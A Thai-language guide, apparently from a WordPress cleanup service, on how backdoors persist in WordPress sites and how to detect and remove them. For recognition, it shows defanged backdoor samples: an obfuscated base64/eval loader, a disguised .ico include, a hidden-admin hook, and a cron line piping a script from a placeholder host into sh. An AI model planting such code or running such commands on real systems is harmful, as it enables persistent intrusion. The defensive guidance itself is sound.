สรุปคำตอบ
Backdoor (แปลตรงตัวว่า “ประตูหลัง”) คือช่องทางเข้าถึงระบบที่ไม่มีการบันทึกไว้และข้ามการยืนยันตัวตนปกติ ในเว็บ WordPress หมายถึงโค้ดหรือการตั้งค่าที่แฮกเกอร์ฝังไว้เพื่อกลับเข้ามาได้เสมอ เช่น Web Shell ในโฟลเดอร์ uploads โค้ดแฝงใน functions.php ไฟล์ใน mu-plugins บัญชีแอดมินลับ หรือ Cron ที่ดาวน์โหลดมัลแวร์กลับมา เว็บจึงติดซ้ำถ้าลบแค่ไฟล์ที่สแกนเจอ การล้างให้จบต้องตรวจไฟล์ ฐานข้อมูล บัญชีผู้ใช้ และ Cron ให้ครบ แล้วเปลี่ยนรหัสผ่านทุกช่องทาง
หนึ่งในปัญหาที่น่าหงุดหงิดที่สุดสำหรับเจ้าของเว็บ WordPress คือการล้างไวรัสแล้วเว็บกลับมาติดซ้ำภายในไม่กี่วัน หรือบางรายภายในชั่วโมงเดียว ปัญหานี้มักเกิดจากสิ่งที่เรียกว่า Backdoor ซึ่งเป็นช่องทางลับที่แฮกเกอร์ฝังไว้ในเว็บไซต์เพื่อให้กลับเข้ามาได้ตลอดเวลา โดยที่เจ้าของเว็บไม่รู้ตัว การเข้าใจว่า Backdoor คืออะไร อยู่ที่ไหน และต้องกำจัดอย่างไร คือกุญแจสำคัญที่จะหยุดวงจรการติดมัลแวร์ซ้ำได้อย่างถาวร
Backdoor คืออะไร และต่างจากมัลแวร์ทั่วไปอย่างไร
Backdoor (แบ็กดอร์ แปลตรงตัวว่า “ประตูหลัง”) ตามอภิธานศัพท์ของ NIST หมายถึง “ช่องทางเข้าถึงระบบคอมพิวเตอร์ที่ไม่มีการบันทึกไว้ในเอกสาร” (an undocumented way of gaining access to a computer system) ซึ่งเป็นความเสี่ยงด้านความปลอดภัย ในบริบทของเว็บไซต์ Backdoor คือโค้ดหรือการตั้งค่าที่แฮกเกอร์ฝังไว้ เพื่อกลับเข้าถึงเว็บได้โดยไม่ต้องผ่านการล็อกอินปกติ ฐานความรู้ MITRE ATT&CK จัดการฝัง Web Shell ไว้บนเว็บเซิร์ฟเวอร์อยู่ในกลุ่มเทคนิค Persistence หรือการคงสิทธิ์เข้าถึงไว้ (รหัส T1505.003) Backdoor ต่างจากมัลแวร์ทั่วไปตรงที่ Backdoor ไม่ได้ทำความเสียหายเองโดยตรง แต่ทำหน้าที่เป็น “ประตูลับ” ที่คอยรอให้แฮกเกอร์กลับมาปล่อยมัลแวร์รอบใหม่ได้เสมอ ลักษณะของ Backdoor มีหลายรูปแบบ ได้แก่:
- PHP shell script — ไฟล์ .php ที่ดูเหมือนไฟล์ระบบปกติ แต่รันคำสั่งจากภายนอกได้
- โค้ดแฝงในธีมหรือปลั๊กอิน — บรรทัดโค้ดที่ถูกเพิ่มเข้าไปในไฟล์ที่มีอยู่แล้ว เช่น
functions.php - ไฟล์อัปโหลดปลอม — ไฟล์ที่ถูกอัปโหลดเข้าโฟลเดอร์
/wp-content/uploads/แล้วปลอมตัวเป็นรูปภาพหรือ PDF - Admin account ลับ — บัญชีผู้ดูแลระบบที่ถูกสร้างขึ้นและซ่อนจากหน้า Users ปกติ
- Cron job ที่ถูกแก้ไข — งานอัตโนมัติที่ถูกตั้งให้ดาวน์โหลดและติดตั้งมัลแวร์ใหม่ทุก ๆ ช่วงเวลา
ดูข้อมูลเพิ่มเติมเกี่ยวกับ Web Shell คืออะไร และอันตรายกับ WordPress อย่างไร ซึ่งเป็น Backdoor ประเภทหนึ่งที่พบบ่อย
Backdoor ต่างจาก Trojan อย่างไร: NIST นิยาม Trojan horse ว่าเป็น “โปรแกรมที่ดูเหมือนมีประโยชน์ แต่มีฟังก์ชันอันตรายซ่อนอยู่” คำนี้จึงบอกวิธีที่มัลแวร์เข้ามา คือแฝงมากับสิ่งที่ดูปกติ ส่วน Backdoor บอกหน้าที่ คือเปิดทางเข้าลับ ตัวอย่างที่เจอบ่อยในเว็บ WordPress คือธีมหรือปลั๊กอิน Nulled ซึ่งทำตัวเป็น Trojan เพื่อพา Backdoor เข้ามาในเว็บ
Backdoor ใน WordPress มีกี่แบบ

Backdoor ในเว็บ WordPress แบ่งตามตำแหน่งที่ซ่อนได้ 7 แบบหลัก การล้างให้จบต้องตรวจครบทุกแบบ เพราะแฮกเกอร์มักฝังไว้มากกว่าหนึ่งจุด
| ประเภท | มักซ่อนอยู่ที่ | วิธีตรวจ |
|---|---|---|
| ไฟล์ PHP แปลกปลอม / Web Shell | wp-content/uploads/ หรือโฟลเดอร์ที่ตั้งชื่อเลียนแบบไฟล์ระบบ |
ค้นไฟล์ .php ในโฟลเดอร์ uploads ซึ่งไม่ควรมีเลย |
| โค้ดแทรกในไฟล์เดิม | functions.php ของ Theme, wp-config.php, ไฟล์ Core และไฟล์ Plugin |
เทียบกับต้นฉบับด้วย wp core verify-checksums และ wp plugin verify-checksums --all |
| Must-Use Plugin ปลอม | wp-content/mu-plugins/ ซึ่ง WordPress โหลดอัตโนมัติ ปิดจากหลังบ้านไม่ได้ และไม่แสดงในรายการ Plugin ปกติ (WordPress.org) |
ดูแท็บ Must-Use ในหน้า Plugins และเปิดดูไฟล์ทุกไฟล์ในโฟลเดอร์นี้ |
ตั้งค่า auto_prepend_file |
.user.ini, .htaccess หรือ php.ini ค่านี้สั่งให้ PHP โหลดไฟล์ที่ระบุก่อนทุกหน้า (PHP Manual) |
ค้นคำว่า auto_prepend_file แล้วดูว่าชี้ไปไฟล์ใด บาง Security Plugin เช่น Wordfence ใช้ค่านี้อย่างถูกต้อง ให้ตรวจว่าไฟล์ปลายทางเป็นของ Plugin นั้นจริง |
| โค้ดในฐานข้อมูล | ตาราง wp_options และ wp_posts |
ค้นคำว่า eval, base64 และ <script ด้วย SQL |
| บัญชีแอดมินลับ | ตาราง wp_users และ wp_usermeta บางครั้งซ่อนจากหน้า Users ด้วยโค้ด |
wp user list --role=administrator แล้วเทียบกับรายชื่อที่รู้จัก |
| Cron ที่ดึงมัลแวร์กลับมา | Cron Jobs ของ Hosting และ WP-Cron | ดูเมนู Cron ใน cPanel หรือ Plesk และ wp cron event list |
ทำไมล้างไวรัสแล้วยังกลับมาติดซ้ำ
การที่เว็บกลับมาติดซ้ำบ่อย ๆ มักเกิดจากสาเหตุใดสาเหตุหนึ่งเหล่านี้ หรืออาจเกิดจากหลายสาเหตุพร้อมกัน:
- ล้างมัลแวร์ไม่หมด — ลบเฉพาะไฟล์ที่ตรวจพบ แต่ยังมี Backdoor ที่ซ่อนอยู่ในโฟลเดอร์อื่นที่ไม่ได้ตรวจ
- ไม่ได้เปลี่ยนรหัสผ่านทั้งหมด — แฮกเกอร์อาจเก็บรหัสผ่าน FTP, cPanel, WordPress admin หรือ database ไว้แล้ว
- ธีมหรือปลั๊กอิน Nulled — ซอฟต์แวร์เถื่อนที่มี Backdoor ฝังมาตั้งแต่แรก แม้ลบมัลแวร์ทิ้งก็ถูกติดตั้งใหม่ทุกครั้งที่อัปเดต
- ช่องโหว่ยังไม่ได้แพตช์ — หากธีม ปลั๊กอิน หรือ WordPress core ยังเก่า แฮกเกอร์สามารถเจาะเข้ามาทางช่องโหว่เดิมได้อีก
- บัญชีผู้ดูแลระบบที่ยังคงอยู่ — Admin account ที่แฮกเกอร์สร้างไว้ถูกมองข้ามระหว่างการล้าง
หากคุณกำลังเผชิญกับสถานการณ์นี้ ขอแนะนำให้อ่าน วิธีตรวจสอบอาการ WordPress ติดมัลแวร์ เพื่อประเมินขอบเขตของปัญหาก่อน
ตัวอย่าง Backdoor ที่เจอจริงในเว็บ WordPress
Backdoor ไม่ได้ทำอะไรให้เห็นบนหน้าเว็บ หน้าที่ของมันคือเปิดทางให้แฮกเกอร์กลับเข้ามา จึงถูกออกแบบให้ดูเหมือนโค้ดปกติหรือซ่อนในที่ที่ไม่มีใครเปิดดู ตัวอย่างในหัวข้อนี้ตัดส่วนที่ทำงานได้ออกแล้ว และเปลี่ยนโดเมนเป็นโดเมนสมมติ .example ใช้เพื่อให้จำหน้าตาได้เวลาเจอในเว็บของคุณเท่านั้น
1. โค้ด PHP ที่ต่อชื่อฟังก์ชันและเข้ารหัสคำสั่งไว้
<?php
$f = 'ba' . 'se' . '64_d' . 'ecode';             // ต่อคำเพื่อหลบการค้นหา
$c = $f('ZXZhbCgkX1JFUVVFU1Rb…ตัดออก…');           // คำสั่งที่เข้ารหัสไว้
@eval($c);                                         // รันคำสั่งนั้น
จุดสังเกต: การหั่นคำ base64_decode เป็นชิ้นๆ มีไว้หลบการค้นหาแบบตรงตัว เครื่องหมาย @ หน้า eval ซ่อน Error ไม่ให้ใครเห็น
มักซ่อนอยู่ที่: บรรทัดแรกของ wp-config.php, ท้ายไฟล์ functions.php ของ Theme หรือแทรกกลางไฟล์ Plugin ที่ยาวหลายพันบรรทัด
2. include ไฟล์ที่แกล้งทำเป็นรูปไอคอน
<?php
@include "\x2fhome\x2fuser\x2fpublic_html\x2fwp-content\x2fuploads\x2f.favicon_7c2a.ico";
จุดสังเกต: ไฟล์ .ico ควรเป็นรูปภาพ ไม่ควรถูก include ด้วย PHP เลย ชื่อไฟล์มักขึ้นต้นด้วยจุดเพื่อซ่อนจาก File Manager และใช้ \x2f แทนเครื่องหมาย / เพื่อหลบการค้นหา
ถ้าเปิดไฟล์ .ico นั้นด้วยโปรแกรมแก้ไขข้อความแล้วเห็นโค้ด PHP แทนข้อมูลรูปภาพ คือ Backdoor แน่นอน
3. สร้างแอดมินลับ แล้วซ่อนจากหน้า Users
add_action( 'init', function () {
    if ( ! username_exists( 'wp_support_x' ) ) {
        // สร้างบัญชี Administrator ใหม่ — ตัดออก
    }
} );
add_action( 'pre_user_query', function ( $q ) {
    // ตัดบัญชี wp_support_x ออกจากรายการผู้ใช้ — ตัดออก
} );
จุดสังเกต: ลบบัญชีแปลกในหน้า Users แล้วกลับมาใหม่ หรือจำนวนผู้ใช้ด้านบนไม่ตรงกับรายการที่เห็น แปลว่ามีโค้ดแบบนี้อยู่ ให้ค้นคำว่า pre_user_query และ wp_insert_user ใน Theme และ Plugin
4. Cron ที่ดาวน์โหลดมัลแวร์กลับมาเรื่อยๆ
# Crontab ของบัญชี Hosting
*/10 * * * * curl -s https://bad-site.example/u.sh | sh   # ตัดออก
จุดสังเกต: ถ้าล้างไฟล์แล้วไม่กี่นาทีไฟล์อันตรายกลับมา ให้ดูเมนู Cron Jobs ใน cPanel หรือ Plesk คำสั่งที่ดาวน์โหลดสคริปต์จากเว็บภายนอกแล้วรันทันทีไม่ควรมีในเว็บปกติ
นอกจาก Cron ของเซิร์ฟเวอร์ ให้ตรวจ WP-Cron ด้วยคำสั่ง wp cron event list ว่ามี Hook ที่ไม่รู้จักหรือไม่
วิธีค้นหาและกำจัด Backdoor อย่างละเอียด
การล้าง Backdoor ให้หมดต้องทำอย่างเป็นระบบ ไม่ใช่แค่ลบไฟล์ที่ตัวสแกนชี้ให้ เพราะ Backdoor มักถูกซ่อนในหลายจุดพร้อมกัน ขั้นตอนที่แนะนำมีดังนี้:
- ขั้นตอนที่ 1 — สำรองข้อมูลก่อน: ถ่ายสำเนาไฟล์และฐานข้อมูลทั้งหมดไว้ก่อน แม้จะติดไวรัสอยู่ก็ตาม เพื่อเป็นหลักฐานและป้องกันการสูญหาย
- ขั้นตอนที่ 2 — สแกนด้วย Wordfence หรือ MalCare: ใช้ปลั๊กอินสแกนที่เชื่อถือได้เพื่อค้นหาไฟล์ที่มีพฤติกรรมผิดปกติ โดยเฉพาะฟังก์ชัน
eval(),base64_decode(),gzinflate()ที่ถูกใช้ซ้อนกัน - ขั้นตอนที่ 3 — ตรวจโฟลเดอร์ uploads: ค้นหาไฟล์ .php ในโฟลเดอร์
wp-content/uploads/ซึ่งไม่ควรมีอยู่เลย ด้วยคำสั่งfind wp-content/uploads -name "*.php" - ขั้นตอนที่ 4 — ตรวจ WordPress core files: เปรียบเทียบไฟล์หลักของ WordPress กับไฟล์ต้นฉบับจาก wordpress.org ไฟล์ที่ถูกแก้ไข เช่น
wp-includes/หรือwp-admin/อาจมี Backdoor ซ่อนอยู่ ใช้คำสั่งwp core verify-checksumsของ WP-CLI ซึ่งเทียบไฟล์ Core กับ checksum จาก WordPress.org (เอกสาร WP-CLI) และwp plugin verify-checksums --allสำหรับ Plugin ที่มาจาก WordPress.org (เอกสาร WP-CLI) - ขั้นตอนที่ 5 — ตรวจ database: ค้นหาค่า
eval,base64,<scriptในตารางwp_optionsและwp_postsรวมถึงตรวจ Admin account ที่ไม่รู้จัก - ขั้นตอนที่ 6 — เปลี่ยนรหัสผ่านทั้งหมด: WordPress admin ทุกบัญชี, FTP, cPanel, database และ secret keys ใน
wp-config.php
ดูวิธีเช็กไฟล์เบื้องต้นได้ที่ วิธีเช็กไฟล์แปลกปลอมใน WordPress เบื้องต้น
วิธีป้องกันไม่ให้ Backdoor กลับมาอีก
หลังจากล้าง Backdoor ออกหมดแล้ว การป้องกันระยะยาวคือสิ่งที่ขาดไม่ได้ ควรทำตามขั้นตอนเหล่านี้:
- อัปเดต WordPress core, ธีม และปลั๊กอินทุกตัวให้เป็นเวอร์ชันล่าสุดเสมอ
- ลบธีมและปลั๊กอิน Nulled (เถื่อน) ออกให้หมด แล้วเปลี่ยนเป็นเวอร์ชัน original
- ติดตั้ง Web Application Firewall (WAF) เช่น Cloudflare หรือ Wordfence เพื่อบล็อกการโจมตีก่อนเข้าถึงเว็บ
- จำกัดสิทธิ์ไฟล์ให้เหมาะสม เช่น
wp-config.phpควรตั้งเป็น 400 หรือ 440 ตามคู่มือ Hardening WordPress ของ WordPress.org - ปิดการรัน PHP ในโฟลเดอร์ uploads ด้วยไฟล์
.htaccessเพื่อป้องกัน Web Shell - เปิดใช้ Two-Factor Authentication (2FA) สำหรับ WordPress admin ทุกบัญชี
- ตรวจสอบ log การเข้าถึงเว็บสม่ำเสมอเพื่อจับพฤติกรรมผิดปกติได้เร็ว
อ่านเพิ่มเติมเรื่อง สิ่งที่ต้องทำหลังล้างไวรัส WordPress เพื่อให้การป้องกันครอบคลุมรอบด้าน
เมื่อไหร่ควรให้ผู้เชี่ยวชาญช่วย
การล้าง Backdoor เองอาจพลาดได้หากไม่มีประสบการณ์ด้านเทคนิค โดยเฉพาะเมื่อแฮกเกอร์ใช้เทคนิคซ่อนโค้ดขั้นสูง เช่น การเข้ารหัสหลายชั้นหรือการแยก Backdoor ไว้ในหลายไฟล์พร้อมกัน ควรพิจารณาขอความช่วยเหลือจากผู้เชี่ยวชาญเมื่อ:
- ล้างไวรัสแล้วกลับมาติดซ้ำเกินกว่า 2 ครั้ง
- Hosting แจ้งระงับบัญชีเนื่องจากพบมัลแวร์ และต้องยืนยันก่อนเปิดเว็บได้อีกครั้ง
- เว็บมีข้อมูลลูกค้าหรือธุรกรรมการเงิน ซึ่งความเสียหายจากการถูกแฮกมีผลกระทบสูง
- ไม่มีเวลาหรือความถนัดด้านเทคนิคในการตรวจสอบโค้ด PHP และระบบ server
บริการ ล้างไวรัส WordPress ของเราตรวจหา Backdoor ทุกประเภท พร้อมแก้ไขช่องโหว่และรายงานผลให้เข้าใจง่าย ดูรายละเอียดค่าใช้จ่ายได้ที่ ค่าแก้เว็บ WordPress โดนแฮก ราคาเท่าไหร่
- Backdoor เป็นหนึ่งในมัลแวร์เว็บไซต์ 12 ประเภท อ่านภาพรวมได้ที่ Malware คืออะไร มัลแวร์และไวรัสเว็บไซต์ 12 ประเภท
- อาการที่มักกลับมาซ้ำเมื่อยังมี Backdoor คือหน้าสแปมและลิงก์พนันใน Google ดูวิธีตรวจใน เว็บโดนฝังลิงก์พนัน (SEO Spam)
- หนึ่งในสิ่งที่ผู้โจมตีมักอัปโหลดผ่าน Backdoor คือสคริปต์ส่งอีเมลสแปม ซึ่งทำให้ IP ของเว็บติด blacklist อ่านเพิ่มเติมได้ที่ Spam Mailer คืออะไร
คำถามที่พบบ่อย
Backdoor ซ่อนอยู่ที่ไหนในเว็บ WordPress บ้าง
Backdoor มักซ่อนอยู่ในโฟลเดอร์ wp-content/uploads, ไฟล์ functions.php ของธีม, ไฟล์ใน wp-includes หรือ wp-admin ที่ถูกแทรกโค้ด รวมถึงในฐานข้อมูลส่วน wp_options บางครั้งยังถูกซ่อนเป็น Admin account ลับที่ไม่แสดงในหน้าจัดการผู้ใช้
ถ้าใช้ปลั๊กอินสแกนมัลแวร์แล้ว จะหา Backdoor เจอทั้งหมดไหม
ปลั๊กอินสแกนช่วยได้มากแต่ไม่ใช่ 100% เพราะ Backdoor บางตัวถูกเขียนให้หลีกเลี่ยงการตรวจจับโดยเฉพาะ การตรวจสอบด้วยมือโดยผู้เชี่ยวชาญจะให้ผลครอบคลุมกว่า
ถ้าล้างมัลแวร์เสร็จแล้ว ต้องเปลี่ยนรหัสผ่านทุกอย่างด้วยไหม
ใช่ ต้องเปลี่ยนรหัสผ่านของทุก account ที่เกี่ยวข้อง ทั้ง WordPress admin, FTP, cPanel, database และควร regenerate secret keys ใน wp-config.php ด้วย เพื่อตัดช่องทางที่แฮกเกอร์อาจยังเข้าถึงได้
ธีมหรือปลั๊กอิน Nulled ทำให้เว็บติด Backdoor ได้จริงไหม
จริงมาก ธีมและปลั๊กอิน Nulled (เวอร์ชันเถื่อน) มักมี Backdoor ฝังมาตั้งแต่ต้น ไม่ว่าจะล้างมัลแวร์กี่ครั้งก็ตาม ตราบใดที่ยังใช้ซอฟต์แวร์เถื่อนอยู่ ปัญหาจะวนซ้ำไม่สิ้นสุด
Backdoor กับ Web Shell ต่างกันอย่างไร?
Web Shell เป็น Backdoor ประเภทหนึ่ง คือไฟล์ PHP ที่ดูเหมือนไฟล์ปกติแต่รับคำสั่งจากภายนอกได้ ส่วน Backdoor มีความหมายกว้างกว่า รวมถึงโค้ดแฝงในธีมหรือปลั๊กอิน บัญชีแอดมินลับ และ Cron job ที่ถูกแก้ไขด้วย
จะป้องกันไม่ให้มีไฟล์ PHP แปลกปลอมในโฟลเดอร์ uploads ได้อย่างไร?
โฟลเดอร์ wp-content/uploads/ ไม่ควรมีไฟล์ .php เลย ตรวจได้ด้วยคำสั่ง find wp-content/uploads -name "*.php" และป้องกันได้ด้วยการปิดการรัน PHP ในโฟลเดอร์ uploads ผ่านไฟล์ .htaccess
Backdoor แปลว่าอะไร?
Backdoor แปลตรงตัวว่า “ประตูหลัง” ในทางความปลอดภัยไซเบอร์ NIST นิยามว่าเป็นช่องทางเข้าถึงระบบคอมพิวเตอร์ที่ไม่มีการบันทึกไว้ในเอกสาร ซึ่งเป็นความเสี่ยงด้านความปลอดภัย
Backdoor กับ Trojan ต่างกันอย่างไร?
Trojan คือโปรแกรมที่ดูมีประโยชน์แต่ซ่อนฟังก์ชันอันตรายไว้ ซึ่งบอกวิธีที่มัลแวร์เข้ามา ส่วน Backdoor บอกหน้าที่ คือเปิดทางให้แฮกเกอร์กลับเข้าระบบ Trojan หลายตัวจึงทำหน้าที่ติดตั้ง Backdoor เช่น ธีมหรือปลั๊กอิน Nulled ที่มีโค้ดลับฝังมา
แหล่งอ้างอิง
- National Institute of Standards and Technology. (ม.ป.ป.). Glossary: backdoor. สืบค้นเมื่อ 3 ตุลาคม 2026, จาก https://csrc.nist.gov/glossary/term/backdoor
- National Institute of Standards and Technology. (ม.ป.ป.). Glossary: Trojan horse. สืบค้นเมื่อ 3 ตุลาคม 2026, จาก https://csrc.nist.gov/glossary/term/trojan_horse
- MITRE. (ม.ป.ป.). Server Software Component: Web Shell (T1505.003). MITRE ATT&CK. สืบค้นเมื่อ 3 ตุลาคม 2026, จาก https://attack.mitre.org/techniques/T1505/003/
- WordPress.org. (ม.ป.ป.). Must Use Plugins. WordPress Advanced Administration Handbook. สืบค้นเมื่อ 3 ตุลาคม 2026, จาก https://developer.wordpress.org/advanced-administration/plugins/mu-plugins/
- WordPress.org. (ม.ป.ป.). wp core verify-checksums. WP-CLI Commands. สืบค้นเมื่อ 3 ตุลาคม 2026, จาก https://developer.wordpress.org/cli/commands/core/verify-checksums/
- WordPress.org. (ม.ป.ป.). wp plugin verify-checksums. WP-CLI Commands. สืบค้นเมื่อ 3 ตุลาคม 2026, จาก https://developer.wordpress.org/cli/commands/plugin/verify-checksums/
- The PHP Group. (ม.ป.ป.). Description of core php.ini directives: auto_prepend_file. PHP Manual. สืบค้นเมื่อ 3 ตุลาคม 2026, จาก https://www.php.net/manual/en/ini.core.php
- WordPress.org. (ม.ป.ป.). Hardening WordPress. WordPress Advanced Administration Handbook. สืบค้นเมื่อ 3 ตุลาคม 2026, จาก https://developer.wordpress.org/advanced-administration/security/hardening/